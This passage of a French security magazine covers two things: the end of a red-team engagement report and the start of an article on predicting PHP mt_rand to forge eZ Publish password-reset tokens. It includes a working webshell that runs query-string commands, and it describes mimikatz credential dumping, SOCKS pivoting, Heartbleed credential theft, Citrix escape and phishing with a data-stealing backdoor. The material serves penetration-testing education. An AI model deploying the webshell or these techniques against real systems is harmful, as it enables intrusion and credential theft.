Nous avons alors découvert une application web peu commune nommée « Kencast Fazzt ». Celle-ci était présente sur trois serveurs exposés sur Internet dont la configuration semble identique. Ces applications permettent apparemment le streaming de flux vidéo. Cette technologie est peu documentée et l'interface a un petit goût de Web 1.0. Mais on ne fait pas le difficile face à un gestionnaire de fichiers accessible sans authentification et permettant de déposer des fichiers sur le disque du serveur... (Figure 4, page suivante)




Figure 3

Fig. 3 : Lecture de fichiers distants (SSRF).

Figure 4




Fig. 4 : Gestionnaire de fichiers Kencast.

La principale difficulté a résidé dans le fait que ce serveur applicatif n'interprète pas les codes PHP, Java, dot Net, etc. Il a donc fallu éplucher le peu de documentation disponible sur Internet pour découvrir que la technologie en question dispose de son propre langage propriétaire. En se creusant un peu la tête et après quelques essais, nous voilà en possession d'un Webshell minimaliste dans ce langage. On a rien sans rien, après tout...

Fichier

```
<FORM METHOD=GET ACTION='xmco_webshell.fsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%
 string cmd = $QueryString["cmd"];
 string ostdout = "";
 string ostderr = "";

 try {
  map result = ExecuteProcess(cmd,1,1,["CollectOutput" => 1]);
  ostdout = result["stdout"];
  ostderr = result["stderr"];
 }
 catch(string strError) {
  ostderr = strError;
 }
%>

<pre>
<%= $QueryString["cmd"] %>
<pre>
<pre>
```

```
<%= result["Error"] %>
<pre>
<pre>
<%= result["ExitCode"] %>
<pre>
<pre>
<%= ostdout %>
<pre>
<pre>
<%= ostderr %>
<pre>
```

Une fois sur le système, nous profitons du fait que le service est exécuté dans le contexte NT AUTHORITY\SYSTEM pour extraire hashes et mots de passe en mémoire avec **mimikatz** (ou un équivalent « maison »). Aucun compte de domaine n'est présent, uniquement des administrateurs locaux. Une situation qui n'est pas idéale pour rebondir sur d'autres systèmes, mais il n'est pas non plus rare que les mots de passe des comptes locaux soit identiques sur des machines distinctes. Un parcours rapide du système de fichiers ne permet pas de découvrir de scripts ou autres pense-bêtes contenant des identifiants qui pourraient être réutilisés (comme le fameux logins_prod.xls...).




Figure 5

Fig. 5 : Webshell sur le serveur Kencast.

L'idéal pour pouvoir tranquillement faire nos scans et tentatives d'exploitation en DMZ est alors soit de disposer d'un accès RDP direct au serveur (ce n'est pas le cas ici), soit de créer un tunnel, SOCKS par exemple. Mais pour cela, il faut pouvoir ouvrir un port en écoute sur le serveur et donc trouver un « trou » dans le firewall. En scannant les trois serveurs, a priori identiques, nous avons cependant remarqué que seul l'un d'entre eux expose un service supplémentaire, accessible depuis Internet. Nous déployons donc sur notre machine compromise un serveur SOCKS minimaliste, **Socks Puppet** [SOCKS], sur le même port, en croisant les doigts pour que la configuration de firewall soit la même pour les trois serveurs... Et ça passe.

Le serveur compromis est utilisé comme rebond pour scanner la DMZ à l'aide de l'outil **proxychains**. Il est par ailleurs nécessaire de réaliser des scans « connect » (option **-sT** de **nmap**) afin d'éviter les résultats parfois aberrants et peu fiables des scans SYN (option **-sS**) dans les tunnels SOCKS. Durant les heures qui suivent, nous déroulons nos tests pour tenter de joindre le reste du réseau interne, ou à défaut, de compromettre d'autres serveurs en DMZ en espérant en trouver un disposant d'accès plus permissifs vers le réseau interne. Et plus les minutes passent, plus la joie d'avoir mis un pied sur le réseau fait place à la frustration de ne pouvoir rebondir nulle part. Le seul flux identifié comme autorisé est la communication à double sens avec la centrale antivirale et strictement sur les ports nécessaires. La DMZ est correctement implémentée et il faut donc chercher d'autres points d'entrée...

3.4 De l'intérêt de faire de la veille

La publication de la vulnérabilité Heartbleed affectant OpenSSL [HEARTBLEED] a été un tournant de la mission. En effet, durant quelques jours, une majorité des équipements vulnérables et exposés sur Internet n'avaient pas encore reçu de correctif.

Dès la publication de la première preuve de concept, après quelques tests pour vérifier sa stabilité et son efficacité, nous avons testé tous les services potentiellement affectés sur le périmètre.




Figure 6

Fig. 6 : La vulnérabilité Heartbleed permet de dérober des identifiants de connexion (en-tête « Basic »).

L'exploitation de cette vulnérabilité permet de lire des informations arbitraires dans la mémoire du serveur. Parmi de nombreuses informations ne présentant pas d'intérêt direct, un des équipements nous a permis de mettre la main sur les en-têtes HTTP du service Webmail d'une filiale à l'étranger, et notamment l'entrée « Basic ». Cet en-tête contient, encodé en base64, l'identifiant, le mot de passe et le nom du domaine d'un utilisateur de cette plateforme.

Une fois décodées, ces informations ont pu être réutilisées pour se connecter au service de messagerie Webmail. L'objectif est alors de découvrir un maximum de données techniques exploitables depuis Internet (un accès VPN par exemple), et à défaut, des informations nous permettant de réaliser des campagnes de Social Engineering par mail plus crédibles (logo, mise en page, style de rédaction et vocabulaire des communications internes, etc.).

De nombreux identifiants sont ainsi découverts, en clair dans le corps des mails, ou en pièces jointes. Parmi ceux-ci figurent des accès Citrix vers un Bureau virtuel sur le réseau interne de la société.

3.5 Citrix (tout est dans le titre)

Cela aurait pu être encore plus simple avec des accès VPN, mais les lecteurs qui ont eu l'occasion de mettre à l'épreuve un environnement Citrix « sécurisé » doivent déjà sourire. En effet, la technologie Citrix, bien qu'efficace pour partager facilement des applications n'a certainement pas été conçue avec des problématiques de sécurité en tête. Il existe une myriade de techniques permettant de s'échapper d'un environnement Citrix restreint. Dans notre cas, cela sera d'autant plus facile que c'est l'application « Explorer.exe » qui est déportée.




Figure 7

Fig. 7 : Échappement de l'environnement Citrix.

Rien de bien complexe donc. On monte le disque local inaccessible (`C:`) en tant que lecteur réseau (`\\127.0.0.1\c$`) et on ouvre une invite de commandes `powershell.exe` à la place du classique, mais proscrit, `cmd.exe`.

La procédure de récupération des mots de passes et autres identifiants présents en mémoire ou sur le système de fichiers peut alors être de nouveau déroulée.

3.6 Keep your eyes on the prize

Nous sommes maintenant sur le réseau interne de l'entreprise cible, et non pas en DMZ. Le plus difficile est fait puisque les protections de sécurité sont principalement appliquées au périmètre extérieur, et généralement assez peu au périmètre interne. L'accès dont nous disposons n'est cependant pas illimité, comme sur un réseau à plat. Une segmentation relativement forte ainsi que le filtrage de certains services ne nous permettent pas d'accéder sans limites à toutes les ressources du système d'information.

Le nouvel objectif est maintenant de compromettre l'annuaire ActiveDirectory, la messagerie Exchange, l'environnement ERP de l'entreprise et tout ce qui est sur la route.

Notre approche a donc été double :

- compromettre un ou plusieurs équipements réseau afin d'obtenir des informations détaillées sur la topologie du réseau (noms et plages d'adresses des sous-réseaux) ;
- scanner les sous-réseaux accessibles à la recherche de tous types de serveurs applicatifs susceptibles d'exposer des interfaces d'administration (Tomcat, Jboss, Websphere, Glassfish, etc.).

La compromission successive de serveurs applicatif Jboss, à l'aide d'identifiants par défaut ou découverts via les vulnérabilités précédentes, et leur instrumentalisation comme pivots réseau a permis de récolter en mémoire et sur les systèmes de fichiers des identifiants disposants de privilèges élevés sur les domaines internes.

Chaque pentester a sa propre méthodologie, et on sort d'ailleurs ici un peu du cadre de cet article. Mais on peut considérer qu'une fois introduit sur le réseau interne, la compromission du système d'information n'est plus qu'une question de temps. La partie est bientôt finie.

La principale différence avec des tests d'intrusion plus classiques, c'est que l'on cherchera rapidement à découvrir non seulement des moyens fiables et efficaces pour exfiltrer les données dérobées, mais il est également intéressant de rechercher depuis l'interne, les accès externes exploitables. Une forme de « pentest inversé » en somme, qui permettra de mettre en lumière les points d'entrée non découverts depuis l'extérieur. Après tout, rien ne garantit que l'intrusion via l'application déportée Citrix ou l'accès VPN ne sera pas détectée et ces points d'entrée coupés. Il vaut donc toujours mieux chercher un accès de secours, voire déposer une backdoor, dont l'accès sera bien sûr protégé par une authentification.

3.7 Et le Social Engineering ?

Les opérations de Social Engineering peuvent avoir un impact fort sur les personnels « testés ». Ce type d'exercice demande à la fois de sensibiliser et de faire preuve de pédagogie une fois la campagne terminée. Mais il est également nécessaire d'obtenir l'accord de la direction des Ressources Humaines, voire de la Direction Générale ou du Comité d'Entreprise des entreprises cibles. Ces opérations prennent parfois beaucoup de temps. Dans notre cas, il a fallu plusieurs mois pour obtenir ces accords, accompagnés de la liste des personnes que nous étions autorisés à inclure dans nos campagnes.

Nous n'avons donc pu réaliser les campagnes de mailing et les appels téléphoniques qu'une fois les tests techniques quasiment terminés. Il s'agissait donc davantage d'évaluer le niveau de sensibilisation des membres du personnel en complément des tests techniques, que de le considérer comme un réel vecteur d'intrusion et d'évaluer les possibilités d'évoluer sur le réseau depuis un poste de travail compromis.

À titre d'exemple, dans le cadre d'une mission différente, nous avons eu la possibilité de réaliser ces campagnes de mailing dès le démarrage des tests. Un administrateur du domaine a ouvert la pièce jointe piégée (20 ans cette année que les macros Office permettent de compromettre des postes de travail). Nous avions donc accès au cœur du système d'information dès le premier jour, court-circuitant la longue phase de tests sur le périmètre externe. C'est toutefois un cas extrême, on obtiendra plus souvent des identifiants et des mots de passe d'utilisateurs peu privilégiés, ou des informations sur la topologie du réseau. Il est donc préférable de réaliser ces tests « sociaux » en amont, ou en parallèle des tests techniques afin d'obtenir au plus tôt ces informations.

Après quelques recherches sur les cibles dans les sources d'informations publiquement accessibles (moteurs de recherche et réseaux sociaux), nous avons alors procédé à la réalisation de ces deux campagnes de Social Engineering.

3.7.1 Appels téléphoniques

Plusieurs scénarios d'appels téléphoniques ont été préparés. Ils visaient principalement à obtenir des renseignements directement réutilisables : informations sur la topologie du réseau, sur la configuration des postes de travail et, pourquoi pas, des identifiants et mots de passe. Nous avons également tenté de faire effectuer des opérations pseudo-malveillantes aux personnels ciblés : changement de mot passe pour une valeur fixée, exécution de commande dans une invite `CMD`, etc.

Les cibles ont été sélectionnées après des recherches sur les sources publiques d'informations (Linkedin et autres réseaux sociaux principalement). Les victimes potentielles les plus intéressantes sont celles qui disposent soit de privilèges importants sur l'infrastructure informatique (administrateur système), soit d'informations stratégiques pour l'entreprise (R&D, Finance, RH, etc.). Le personnel nomade, susceptible de disposer d'accès VPN constitue également une cible de choix.

Cette partie « téléphonique » de la mission Red Team est celle où nous avons obtenu les moins bons résultats. D'une part, car un grand nombre des personnes ciblées étaient soit en vacances, soit en déplacements fréquents, d'autre part car l'exploitation de vulnérabilités « humaines » ne requiert pas nécessairement les mêmes compétences que celles habituellement déployées par un pentester ou un reverser. « Hacker les cerveaux » est une tâche sur laquelle un membre de la cellule commerciale sera souvent plus efficace qu'un expert technique en intrusion informatique...

3.7.2 Campagne de mailing

L'approche menée pour les envois de mails a été somme toute assez classique. Deux mails distincts ont été envoyés à une population cible d'environ 50 personnes.

Le premier était une fausse newsletter interne. Elle présentait des articles susceptibles de présenter un fort intérêt pour le destinataire (actualité de l'entreprise, résultats, etc.), au point de cliquer sur le lien associé sans trop regarder... Tous les liens redirigeaient vers un site reproduisant en tout point l'apparence de l'extranet et requérant une authentification.

Ce site était déployé sur un nom de domaine le plus semblable possible à celui utilisé par l'extranet, inspirés des techniques classiques de typosquatting (les « O » deviennent des « 0 », .com devient .info, etc.).

Le deuxième mail semblait provenir du support informatique et incitait les destinataires à télécharger et installer une mise à jour pour un des logiciels présents sur les postes de travail. Celui-ci n'était en fait qu'une « backdoor », permettant de dérober des informations sur le poste de la victime et de les exfiltrer sur un de nos serveurs.

Ces deux approches ont permis d'obtenir des identifiants valides sur le domaine interne, ainsi que des informations sur les postes de travail des utilisateurs. Les tests techniques étant déjà achevés à ce stade de la mission, la « backdoor » n'a pas été utilisée comme telle, mais uniquement comme un moyen de récupérer des informations. Elle aurait pourtant fourni un point d'entrée direct sur le système d'information si la campagne de Social Engineering avait été réalisée plus tôt.

CONCLUSION

Il faut garder à l'esprit que de par sa nature contractuelle et encadrée, ce type de mission ne pourra jamais parfaitement émuler une attaque ciblée de grande ampleur. En effet, même si le cadre de l'exercice est souple, il reste des contraintes visant à protéger tantôt le client, tantôt le prestataire, qui seront très difficiles à éliminer. Dans le cadre de la mission présentée ici, l'élimination d'emblée du vecteur « intrusion physique » et le délai important avant le démarrage des opérations de « Social Engineering » sont des exemples frappants de contraintes avec lesquelles ne s'embêteront pas de « vrais » attaquants.

Cependant, l'exercice « Red Team » est une expérience qui peut être particulièrement enrichissante pour les deux parties engagées.

Du côté offensif, l'équipe qui réalise la mission a l'occasion de mettre en œuvre un large éventail de techniques d'attaque, sur un périmètre vaste et varié, avec des contraintes de temps souples. Que demander de plus lorsqu'on est pentester ?

Du côté défensif, c'est l'occasion d'obtenir une vision globale à un instant donné du niveau de sécurité de son système d'information, et non pas de telle application ou de tel environnement spécifique, comme lors d'un test d'intrusion classique. C'est également l'occasion de mettre à l'épreuve la sensibilisation du personnel, les mécanismes de détection d'intrusion, procédures, contre-mesures et autres boîtiers de détection d'APT... ▮

REMERCIEMENTS

Merci à toute l'équipe d'XMCO pour les relectures, les conseils et les bons tuyaux ! Dédicace à Buchbuch le breton ;-)

Playlist recommandée pour la lecture de cet article : Puppetmastaz, Soulfly, Rammstein, et un peu de HardTek enregistrée à l'arrache au smartphone.

RÉFÉRENCES

[DOOM] **https://www.offensive-security.com/kali-linux/kali-linux-iso-of-doom/**

[SOCKS] **http://sockspuppet.com/**

ATTAQUES SUR MT_RAND – « ALL YOUR TOKENS ARE BELONG TO US » : LE CAS D'EZ PUBLISH

Vincent Herbulot

Cet article s'intéresse à l'exploitation des vulnérabilités liées à la génération de nombres aléatoires en PHP et plus particulièrement à l'exploitation de la vulnérabilité EZSA-2015-001 [1] ou OSVDB-122439 [2] dans le CMS eZ Publish. Cette vulnérabilité tire parti de l'utilisation à mauvais escient de la fonction PHP *mt_rand*. En effet, cette fonction, utilisée pour générer des nombres aléatoires, est prédictible sous certaines conditions.

1. INTRODUCTION

La présence de ce type de vulnérabilité n'est pas nouvelle, puisqu'en 2008 Stefan Esser évoquait déjà le problème [3]. Une conférence a également été faite par George Argyros et Aggelos Kiayias lors de la BlackHat 2012. Le papier associé à cette conférence présente les différentes fonctions de génération de valeurs aléatoires en PHP et détaille les différentes manières de les exploiter [4]. Cet article s'intéresse uniquement aux attaques de récupération de la valeur d'initialisation du générateur de nombre pseudoaléatoire (PRNG) `mt_rand` en s'appuyant sur l'exploitation d'une vulnérabilité de ce type dans le CMS eZ Publish.

La vulnérabilité présentée dans cet article affecte les versions d' eZ Publish de 4.3 à 5.4. Elle permet à un attaquant de prédire le jeton de réinitialisation de mot de passe généré pour une adresse e-mail donnée et, ainsi, de prendre le contrôle du compte associé à cette adresse e-mail. Pour ce faire, l'attaquant a besoin des prérequis suivants :

- Plusieurs sorties provenant du PRNG. Celles-ci peuvent provenir du CMS ou d'un de ses plug-ins. Dans cet article, nous irons au plus simple en extrayant les tirages depuis le jeton de réinitialisation de mot de passe d'un autre compte non privilégié.
- L'adresse e-mail de la cible afin de pouvoir déclencher la demande de réinitialisation du mot de passe.
- L'ID de la cible. Par défaut, celui de l'administrateur est 14.

Bien que connues depuis 2008, les vulnérabilités liées aux fonctions de génération de nombres aléatoires restent présentes dans beaucoup d'applications PHP. Leur exploitation nécessite relativement peu de prérequis et peut facilement être effectuée dans le cadre d'un test d'intrusion. La phase de reconnaissance d'un test d'intrusion permet de prendre connaissance de nombreuses informations, notamment, les adresses e-mails et les différentes applications utilisées. Dans le cadre d'un test d'intrusion Red Team, il peut alors être envisagé d'auditer brièvement les différentes applications open source identifiées afin de déterminer si l'une d'elles est vulnérable à une attaque de prédiction de jeton de réinitialisation, ce type d'attaque permettant généralement une compromission rapide du système.

2. PRÉSENTATION DE LA VULNÉRABILITÉ

La vulnérabilité est de type jeton prédictible. Elle provient d'une mauvaise implémentation de la fonctionnalité de création de jetons présente dans le fichier `kernel/user/forgotpassword.php`. Cette création de jetons repose sur un condensat MD5 créé à partir de 3 variables : l'ID de l'utilisateur, le timestamp en secondes et un tirage de `mt_rand`. Une fois le jeton généré, il est inclus dans un lien qui est envoyé par mail à l'utilisateur afin de l'authentifier pour qu'il puisse changer son mot de passe.

L'utilisateur est ensuite censé cliquer sur ce lien de réinitialisation de mot de passe. Si le jeton est valide, le CMS lui envoie un second mail contenant un mot de passe fraîchement généré. Ce mot de passe est également généré à l'aide de `mt_rand`.




Fig. 1 : Processus de réinitialisation du mot de passe.

La vulnérabilité réside dans le fait que `mt_rand` peut être prédit, dès lors que quelques tirages de celui-ci ont été obtenus. L'attaquant pourra alors prédire le jeton de réinitialisation qui sera généré pour sa cible puis le mot de passe qui lui sera attribué.

Mais avant de rentrer dans les détails de l'exploitation de cette vulnérabilité, revenons un peu sur les attaques sur `mt_rand` et, plus particulièrement, sur sa valeur d'initialisation.

2.1 À propos des attaques de récupération de la valeur d'initialisation sur mt_rand

En PHP, la fonction `mt_rand` est une fonction de remplacement à la fonction `rand` provenant de la `libc`. Elle est basée sur le PRNG Mersenne Twister [5] et elle est 4 fois plus rapide que cette dernière [6]. Elle produit en sortie un entier non signé de 31 bits soit un nombre compris entre 0 et 2 147 483 647. Le bit manquant (on s'attendrait à un entier non signé sur 32 bits) a été retiré par souci de compatibilité avec la fonction `rand`.

Elle est initialisée avec un entier non signé de 32 bits à l'aide de la fonction `mt_srand`. Cela représente donc 4 294 967 296 initialisations possibles du PRNG.

En obtenant un tirage suffisamment proche de l'état d'initialisation, il est alors intéressant d'attaquer par force brute la valeur d'initialisation (plus le tirage est éloigné du premier tirage, plus le nombre de tirages de `mt_rand` à recalculer pour vérifier notre valeur d'initialisation est grand). C'est d'ailleurs pour cela qu'a été conçu le programme `php_mt_seed` [7] que nous utiliserons par la suite.

D'autre part, la plupart des serveurs web étant multiprocessus, chaque processus dispose de son propre état interne du PRNG. Lorsqu'un nouveau processus est créé, cet état interne est donc perdu. Le nouveau processus fera alors appel à `mt_srand` dès le premier appel à `mt_rand` pour initialiser le PRNG.

Il est donc intéressant de pouvoir créer un nouveau processus et de s'assurer que l'ensemble des requêtes effectuées soit traité par ce même processus.

Afin de pouvoir attaquer la valeur d'initialisation de `mt_rand`, il faut donc résoudre les deux problèmes suivants :

- Comment obtenir un tirage de `mt_rand` suffisamment proche du premier tirage pour que l'on puisse attaquer le PRNG par force brute ?
- Comment s'assurer que les tirages qui suivront seront effectués par le même PRNG (nous essayons à terme de prédire les valeurs suivantes de `mt_rand`) ?

Dans le cas d'Apache, il existe 3 modes de fonctionnement :

- **mod_php** : dans ce mode, PHP est exécuté en tant que module d'Apache. Au démarrage, Apache crée un certain nombre de processus. Quand trop de processus sont occupés, Apache en crée un nouveau. Si un certain nombre de processus sont inoccupés, Apache les tue.
- **CGI** : dans ce mode, les scripts sont exécutés à l'aide de CGI (*Common Gateway Interface*). Chaque requête est traitée par un nouveau processus. Cette méthode est peu utilisée pour des raisons de performance et de sécurité.
- **FastCGI** : pour éviter la création d'un processus par requête, un gestionnaire de processus est créé. Celui-ci distribue les requêtes aux différents processus. Quand un processus a fini de traiter une requête, il ne meurt pas, le gestionnaire de processus le tue après un certain nombre de requêtes.

Dans ces 3 différents modes, il est donc possible de créer un nouveau processus en envoyant un nombre suffisant de requêtes. Pour ce qui est de s'assurer que le même processus traitera nos différentes requêtes par la suite, il existe une entête HTTP permettant de demander au serveur de garder une connexion ouverte :

Fichier

```
Connection : Keep-Alive
```

Dans le cas de **mod_php**, lorsque le serveur reçoit cette entête, toutes les requêtes suivantes sont envoyées au même processus. Cependant, afin d'éviter qu'un processus reste en attente éternellement, certaines limites sont fixées :

Fichier

```
MaxKeepAliveRequests 100
KeepAliveTimeout 5
```

Ceci est la configuration par défaut d'Apache. Elle définit le nombre maximum de requêtes *Keep-Alive* par processus à 100 et la durée du *Keep-Alive* à 5 secondes, ce qui permet de conserver le dialogue avec un même processus pour une durée de 8 minutes et 20 secondes.

2.2 La vulnérabilité de prédiction de jeton

Revenons maintenant sur la vulnérabilité dans le CMS eZ Publish. Dans eZ Publish, lorsque l'utilisateur demande la réinitialisation de son mot de passe, un jeton lui est envoyé par e-mail. Ce jeton est généré par les lignes suivantes du fichier **kernel/user/forgotpassword.php** :

Fichier

```
$user    = $users[0];
$time    = time();
$userID = $user->id();
$hashKey = md5( $userID . ':' . $time . ':' . mt_rand() );
```

L'user ID de l'administrateur est 14 par défaut (si ce n'est pas le cas, il reste possible de l'attaquer par force brute). Le timestamp est connu puisqu'il est retourné dans l'entête **Date** des réponses HTTP. Quant au tirage de **mt_rand**, il est prédictible si tant est que l'on obtienne quelques fuites de cette même fonction au préalable.

Une fois ce jeton reçu par mail, l'utilisateur clique sur le lien lui permettant de réinitialiser son mot de passe. Ce mot de passe est généré par le code suivant :

Fichier

```
$passwordLength = $ini->variable( "UserSettings", "GeneratePasswordLength" );
$newPassword = eZUser::createPassword( $passwordLength );
```

La valeur de **GeneratePasswordLength** dans le fichier **settings/site.ini** est par défaut à 6.

Alors, à quoi bon attaquer **mt_rand** ? La longueur du mot de passe est de 6 caractères, l'espace de caractères étant constitué de chiffres, minuscules et majuscules (moins 'l', 'o', 'I', 'O', '0' pour des problèmes de confusion probablement) cela laisse 57^6 possibilités (soit 34 296 447 249). Une attaque en ligne est donc exclue.

La méthode **createPasssword** est définie dans le fichier **kernel/classes/datatypes/ezuser/ezuser.php** :

Fichier

```
static function createPassword( $passwordLength, $seed = false )
{
    $chars = 0;
    $password = '';
    if ( $passwordLength < 1 )
        $passwordLength = 1;
    $decimal = 0;
    while ( $chars < $passwordLength )
    {
        if ( $seed == false )
            $seed = time() . ":" . mt_rand();
        $text = md5( $seed );
        $characterTable = eZUser::passwordCharacterTable();
        $tableCount = count( $characterTable );
        for ( $i = 0; ( $chars < $passwordLength ) and $i < 32; ++$chars, $i += 2 )
        {
            $decimal += hexdec( substr( $text, $i, 2 ) );
            $index = ( $decimal % $tableCount );
            $character = $characterTable[$index];
            $password .= $character;
        }
        $seed = false;
    }
    return $password;
}
```

Le fonctionnement de cette fonction peut être résumé de la manière suivante : un condensat MD5 est créé à partir du temps et d'un tirage de **mt_rand**. Ce condensat est alors converti octet par octet vers une suite d'entiers, ces entiers sont ensuite utilisés pour sélectionner des caractères dans l'espace de caractères.

La fonction de génération de mot de passe repose donc sur le retour de la fonction **time** (un timestamp disponible dans l'entête date de la réponse HTTP) et un tirage de **mt_rand**. Ce mot de passe est ensuite envoyé à l'utilisateur par e-mail.

2.3 Déroulement de l'attaque

Pour exploiter cette attaque, il est nécessaire d'accéder à quelques tirages de **mt_rand** afin de pouvoir retrouver la valeur d'initialisation du PRNG Mersenne Twister. Il est alors possible de prédire les prochains tirages pour peu que l'on communique avec le même processus. Ces prochains tirages nous permettront de déterminer le jeton généré pour l'utilisateur ciblé par notre attaque ainsi que son mot de passe.

Pour résumer, l'attaque se déroule de la manière suivante :

1. Envoyer plusieurs requêtes HTTP *Keep-Alive* pour s'assurer d'obtenir un nouveau processus et donc un PRNG fraîchement initialisé. Pour les processus suivants, seule la dernière *socket* ouverte avec un *Keep-Alive* sera utilisée pour communiquer.
2. Effectuer plusieurs demandes de réinitialisation de mot de passe à l'aide d'un compte contrôlé afin de récupérer des jetons de réinitialisation et par extension des tirages de `mt_rand`.
3. Casser ces jetons (ceux-ci sont des condensats MD5) pour obtenir des tirages de `mt_rand`.
